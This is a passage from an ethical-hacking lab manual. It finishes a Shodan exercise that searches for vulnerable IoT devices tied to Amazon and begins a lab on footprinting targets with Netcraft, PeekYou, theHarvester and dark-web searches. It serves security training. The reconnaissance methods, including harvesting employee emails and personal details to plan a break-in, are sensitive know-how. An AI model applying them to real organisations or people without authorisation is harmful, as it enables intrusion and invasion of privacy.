


3. In the search bar, type **amazon** and press **Enter**.

Note: Here, we are searching for publicly available information on the target **amazon**. However, you can search on a target of your choice.

4. You will obtain the search results with the details of all the vulnerable IoT devices related to amazon in various countries, as shown in the screenshot.

Module 02 – Footprinting and Reconnaissance



5. This concludes the demonstration of gathering vulnerable IoT information using the Shodan search engine.
6. You can also use **Censys** (<https://censys.io>) IoT search engine, to gather information such as manufacturer details, geographical location, IP address, hostname, open ports, etc.
7. Close all open windows and document all the acquired information.
8. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Footprinting Through Web Services

Web services are online applications or sources that provide a variety of publicly accessible information related to the target organization.

Lab Scenario

As a professional ethical hacker or pen tester, you should be able to extract a variety of information about your target organization from web services. By doing so, you can extract critical information such as a target organization's domains, sub-domains, operating systems, geographic locations, employee details, emails, financial information, infrastructure details, hidden web pages and content, etc.

Using this information, you can build a hacking strategy to break into the target organization's network and can carry out other types of advanced system attacks.

Lab Objectives

- Find the company's domains and sub-domains using Netcraft
- Gather personal information using PeekYou online people search service
- Gather an email list using theHarvester
- Gather information using deep and dark web searching
- Determine target OS through passive footprinting

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 25 Minutes

Overview of Web Services

Web services such as social networking sites, people search services, alerting services, financial services, and job sites, provide information about a target organization; for example, infrastructure details, physical location, employee details, etc. Moreover, groups, forums, and blogs may provide sensitive information about a target organization such as public network information, system information, and personal information. Internet archives may provide sensitive information that has been removed from the World Wide Web (WWW).

Lab Tasks

Task 1: Find the Company's Domains and Sub-domains using Netcraft

Domains and sub-domains are part of critical network infrastructure for any organization. A company's top-level domains (TLDs) and sub-domains can provide much useful information such as organizational history, services and products, and contact information. A public website is designed to show the presence of an organization on the Internet, and is available for free access.


Here, we will extract the company's domains and sub-domains using the Netcraft web service.

1. Turn on the **Windows 11** virtual machine.
2. Launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.netcraft.com** and press **Enter**.

Note: If you choose to use another web browser, the screenshots will differ.

